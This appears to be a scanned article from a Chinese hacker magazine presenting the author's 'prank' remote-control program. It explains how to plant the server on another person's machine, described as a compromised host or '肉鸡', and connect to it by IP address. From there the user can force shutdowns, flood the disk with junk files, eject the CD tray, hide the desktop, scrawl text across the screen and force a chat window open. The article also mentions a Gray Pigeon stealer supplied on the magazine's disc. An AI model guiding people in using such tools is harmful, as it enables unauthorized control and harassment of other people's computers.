


图4

（本文所涉及到的灰鸽子小偷[邮件版]已收录到光盘中）

恶作剧之吻

——黑客X档案开源项目之“追风恶搞专家”

追风少年@H4CK.CN

在开发“追风远控”的闲暇之余我制作了这款恶作剧软件，它也可以说是一款简单的远程控制软件，只是所实现的功能比较恶搞而已。由于软件使用了一些组件（主要是ClientSocket和ServerSocket），因此服务端体积相对大了一点，毕竟这个软件不是木马，所以大家对其的要求也就不要太苛刻了。

解压文件后在解压目录会看到如下两个文件（图1），“追风恶搞专家控制端.exe”是我们需要在本机上运行的，是用来控制远程主机的程序（图2），而“追风恶搞专家服务端.exe”则是需要在肉鸡上运行的，相当于木马的服务端。




图1




图2

软件比较简单，服务端不需要任何配置就可以将其传到肉鸡上并运行，然后就可以打开“追风恶搞专家控制端.exe”来进行连接了。软件采用的是主动连接方式，因此肉鸡是不会自动上线的。打开“追风恶搞专家控制端.exe”，在“远程IP地址”栏填写远程肉鸡的IP地址，然后点击右边的“连接服务端”就可以连接了。由于端口号是固定的已经由软件自行设置，就不用填写了。不管连接成功还是连接失败，在消息提示区都会有相应的消息提示（图3，图4），连接成功后就可以对远程主机进行操作了。




图3




图4

我们可以看到软件的功能控制区有四个功能页，分别是远程控制选项、恶作剧选项、聊天控制和操作记录。首先来看“远程控制选项”功能页，在该页中我们可以看到三个功能区，左边是“远程关闭操作”，可以对远程主机实施关机、重启和注销操作，右上部是“系统提示消息”功能区，可以在远程主机上弹出你定义的系统提示框（图5）。




图5

右下部是“攻击测试”功能区，可以尝试两种攻击，一种是“垃圾文件填充”，是在远程主机上生成10000个垃圾文件，虽然垃圾文件数目不少，但是基本上是不占空间的，纯属吓唬人而已。另一种是“小作弄一下”，是对远程主机实施弹出光驱、隐藏桌面等操作，这个可能会让远程主机的主人吓一跳哦。

第二个功能页是“恶作剧选项”，该功能页主要是对远程主机实施恶作剧作弄的。可以实现的功能是不是很强大呀，相信一定有让你满意的。具体操作也很简单，直接点击相应功能的按钮就可以了，想要解除恶作剧也是一样操作（图6）。




图6

值得推荐的是“经典恶作剧”中的功能，首先是“屏幕涂鸦”，它可以在远程主机屏幕上写满“追风少年到此一游”字样（图7），大家可以看一下效果，很好玩吧！




图7

还有一个就是“噩梦全选”，它可以在远程主机上实施上面列表中的所有恶作剧选项。要解除这些恶作剧也很简单，点击“噩梦解除”就可以全部解除了。

第三个功能页是“聊天控制”，作弄完别人是不是想和他聊聊天来安慰人家一下啊，那就快使用这个功能吧。使用方法也很简单，首先点“开始聊天”，这时在远程主机上就会强行弹出一个聊天对话框（图8）。然后，你可以在“聊天操作”功能区填写你的昵称和聊天信息，点“发送”就会将消息发送到远程主机的聊天对话框中了（图9）。

